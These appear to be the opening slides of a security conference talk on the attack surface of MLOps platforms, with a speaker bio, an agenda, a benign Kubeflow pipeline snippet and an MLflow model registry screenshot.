



AUGUST 7-8, 2024
BRIEFINGS

From MLOps to MLOops

Exposing the Attack Surface of Machine Learning Platforms

Speaker:

Shachar Menashe


whoami

- Shachar Menashe
- Classically - Binary reverse engineer
- In practice - Full-time CVSS assigner :)

- Leading JFrog's security research teams
 - 0-day, CVE, malware research
- Presenting recent research from our **0-day** team
 - Ori Hollander, Natan Nehorai, Uriya Yavnieli



Org High Value Targets




The image is a composite of two screenshots. On the left, a screenshot of a deployment interface titled "Deploy Once - Discord". It shows a list of packages, with "Discord" selected. Below it, there's a section to "Enter Computer Name" and a "Choose Targets" button, which is highlighted with a red box. A target entry field contains "S22-KIRK-WTC.whiskeytime.club". A "Step 1" button with a checkmark and a "Step 1" link are visible. On the right, a screenshot of a machine learning experiment dashboard titled "Product Sales Demand". It features a sidebar with various options like "Options", "Credentials", "Copy Mode", "Push (use)", "Scanning", "Run As", "Deploy Us", "Notifications", "Remember", and "Prioritize". The main area has tabs for "Table", "Chart", and "Evaluation". A search bar at the top right filters results by "metrics.rmse < 1 and params.model = 'tree'". Below the search are sections for "Parameter Ranges (1)" and "Parallel Coordinates". The "Parallel Coordinates" chart shows multiple lines representing different runs, with axes for "alpha" and "rmse". Other charts include "Optimization History (3)" showing "rmse" over time, and "rmse vs. eta" showing the relationship between "eta" and "rmse". A large circular icon in the center of the dashboard features a silhouette of a person wearing a hat and mask, holding a laptop.

This talk

- Breaking down MLOps platforms to distinct features
- How can each feature be attacked?
- Chaining MLOps attacks for total domination
- I33t “ML Worm” demo
- How to avoid these attacks


What can MLOps do for YOU

The ML software supply chain




What can MLOps do for YOU

ML Pipeline




What can MLOps do for YOU

```
@dsl.pipeline(  
    name='XGBoost Trainer',  
)  
def xgb_train_pipeline(  
    output='gs://your-gcs-bucket',  
    project='your-gcp-project',  
    train_data='gs://ml-pipeline-playground/sfpd/train.csv',  
    eval_data='gs://ml-pipeline-playground/sfpd/eval.csv',  
...  
):  
...  
    _analyze_op = dataproc_analyze_op()  
    .after(_create_cluster_op).set_display_name('Analyzer')  
  
    _transform_op = dataproc_transform_op()  
    .after(_analyze_op).set_display_name('Transformer')  
  
    _train_op = dataproc_train_op()  
    .after(_transform_op).set_display_name('Trainer')  
...
```



What can MLOps do for YOU



What can MLOps do for YOU

Model Registry



The screenshot shows the mlflow Model Registry interface. At the top, there's a header bar with the mlflow logo (blue 'ml' and white 'flow'), version 2.10.0, and navigation links for Experiments and Models. On the right side of the header are toggle switches for dark mode and notifications, along with GitHub and Docs links. Below the header is a section titled 'Registered Models' with a 'Create Model' button. There's a search bar with a placeholder 'Filter registered models by name ...' and a magnifying glass icon. The main content area displays a table of registered models with columns: Name, Latest version, Aliased versions, Created by, Last modified, and Tags. The 'Aliased versions' column for the 'iris_model_prod' row shows a button labeled '@ champion : Version 11 +3'. The 'Latest version' column for the 'mnist_model_prod' row shows a button labeled '@ challenger : Version 8 +1'.

| Name | Latest version | Aliased versions | Created by | Last modified | Tags |
|---------------------|----------------|-----------------------------|------------|----------------------|------|
| iris_model_dev | Version 17 | | | 2023-09-25 12:50:... | — |
| iris_model_prod | Version 11 | @ champion : Version 11 +3 | | 2023-10-26 17:10:... | — |
| iris_model_staging | Version 11 | | | 2023-09-25 12:46:... | — |
| iris_model_testing | Version 1 | | | 2023-09-27 13:17:... | — |
| mnist_model_dev | Version 12 | | | 2023-09-25 12:39:... | — |
| mnist_model_prod | Version 8 | @ challenger : Version 8 +1 | | 2024-01-19 10:35:... | — |
| mnist_model_staging | Version 8 | | | 2023-09-25 12:51:... | — |

Registered Models

Create Model

